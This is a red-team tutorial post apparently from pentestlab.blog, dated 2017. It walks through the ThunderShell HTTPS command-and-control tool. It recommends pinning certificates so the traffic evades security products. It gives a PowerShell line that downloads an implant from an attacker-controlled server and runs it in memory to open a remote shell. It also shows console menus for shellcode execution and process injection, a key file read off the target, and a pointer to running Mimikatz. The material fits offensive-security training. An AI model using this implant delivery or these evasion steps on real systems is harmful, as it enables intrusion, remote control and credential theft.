# Command and Control – HTTPS

pentestlab.blog/category/red-team/page/88

October 4, 2017


Command and control tools usually rely on a variety of protocols as a communication mechanism such as DNS, ICMP, HTTPS etc. Most endpoint products perform some deep packet inspection in order to drop any arbitrary connections. Using a protocol that supports encryption and pin the generated traffic with a certificate can evade the majority of the products and it should be considered as a method during red team engagement.

ThunderShell was developed by MrUn1k0d3r and it is based in Python. It uses a Redis server for HTTPS communication between the implant and the server and PowerShell for execution of the implant on the target and any other scripts. The main advantage is that supports **certificate pinning** for bypassing security products that perform traffic inspection. A similar tool that uses HTTPS as a communication protocol and PowerShell is called PoshC2.

ThunderShell has the following dependencies:


```
apt install redis-server
apt install python-redis
```

The default.json file contains the tool configuration where traffic encryption can be enabled by setting an encryption key and pinned with a certificate to avoid detection.




ThunderShell – Configuration

When ThunderShell is executed it will start a web server which by default will listen on port 8080. The web server will handle all the HTTP requests from the implants.





ThunderShell – Console

The implant (**PS-RemoteShell**) needs to be hosted on a webserver that is controlled by the red team. The implant requires the following parameters:

- IP – Webserver
- Port – Webserver
- Encryption Key
- Delay


The following command will download and execute the implant directly from memory.

```
IEX (New-Object Net.WebClient).DownloadString('http://192.168.1.169/tmp/PS-RemoteShell.ps1'); PS-RemoteShell -ip 192.168.1.169 -port 8080 -Key test -Delay 2000
```




ThunderShell – Implant Execution

Once the implant is executed on the target it will communicate with the web server and a new shell will obtained.




ThunderShell – Shell

Every shell has its own unique ID. The list of the active shells with their associated ID's can be obtained with the "**list**" command.

```
(Main)>>> help

Help Menu
----------------------

       list      args (full)              List all active shells
       interact  args (id)                Interact with a session
       show      args (error/http/event, count)  Show error, http or event log
(default number of rows 10)
       kill      args (id)                Kill shell (clear db only)
       exit                               Exit the application
       help                               Show this help menu

(Main)>>> list

List of active shells
----------------------

  1     x64 - 192.168.192.1:DESKTOP-4CG7MS1\User
```

ThunderShell – List Active Shells

Interaction with the shell is needed before the execution of any commands on the target.

```
(Main)>>> interact 1

(x64 - 192.168.192.1:DESKTOP-4CG7MS1\User)>>> help

Shell Help Menu
----------------------

       background                          Return to the main console
       refresh                             Check for previous commands output
       fetch         args (path/url, command)  In memory execution of a script and execute a commmand
       exec          args (path/url)       In memory execution of code (shellcode)
       read          args (remote path)    Read a file on the remote host
       upload        args (path/url, path)     Upload a file on the remote system
       ps                                  List processes
       powerless     args (powershell)     Execute Powershell command without invoking Powershell
       inject        args (pid, command)   Inject command into a target process (max length 4096)
       alias         args (key, value)     Create an alias to avoid typing the same thing over and over
       delay         args (milliseconds)       Update the callback delay
       help                                Show this help menu
```

ThunderShell – Interaction with the Shell

ThunderShell has also the ability to read files, execute commands and  scripts in memory, file transfer etc.

```
(x64 - 192.168.192.1:DESKTOP-4CG7MS1\User)>>> read key.snk
$key = 'BwIAAAAkAABSU0EyAAQAAAEAAQBhXtvkSeH85E31z64cAX+X2PWGc6DHP9VaoD13CljtYau9SesUzKVLJdHphY5ppg5clHIGaL7nZ
bp6qukLH0lLEq/vW979GWzVAgSZaGVCFpuk6p1y69cSr3STlzljJrY76JIjeS4+RhbdWHp99y8QhwRllOC0qu/WxZaffHS2te/PKzIiTuFfcP
46qxQoLR8s3QZhAJBnn9TGJkbix8MTgEt7hD1DC2hXv7dKaC531ZWqGXB54OnuvFbD5P2t+vyvZuHNmAy3pX0BDXqwEfoZZ+hiIk1YUDSNOE7
9zwnpVP1+BN0PK5QCPCS+6zujfRlQpJ+nfHLLicweJ9uT7OG3g/P+JpXGN0/+Hitolufo7Ucjh+WvZAU//dzrGny5stQtTmLxdhZbOsNDJpsq
nzwEUfL5+o8OhujBHDm/ZQ0361mVsSVWrmgDPKHGGRx+7FbdgpBEq3m15/4zzg343V9NBwt1+qZU+TSVPU0wRvkWiZRerjmDdehJIboWsx4V8
aiWx8FPPngEmNz89tBAQ8zbIrJFfmtYnj1fFmkNu3lglOefcacyYEHPX/tqcBuBIg/cpcDHps/6SGCCciX3tufnEeDMAQjmLku8X4zHcgJx6F
pVK7qeEuvyV0OGKvNor9b/WKQHIHjkzG+z6nWHMoMYV5VMTZ0jLM5aZQ6ypwmFZaNmtL6KDzKv8L1YN2TkKjXEoWulXNliBpelsSJyuICplrC
TPGGSxPGihT3rpZ9tbLZUefrFnLNiHfVjNi53Yg4='
```

ThunderShell – Read Files

Commands can be executed on the target like any other normal shell.


ThunderShell – Executing Commands

Since it is using PowerShell it is possible to execute various scripts that could enhance the capability of the tool like Mimikatz.


ThunderShell – Mimikatz Execution

The results from Mimikatz can retrieved with the command refresh.


ThunderShell – Mimikatz

## References


https://github.com/Mr-Un1k0d3r/ThunderShell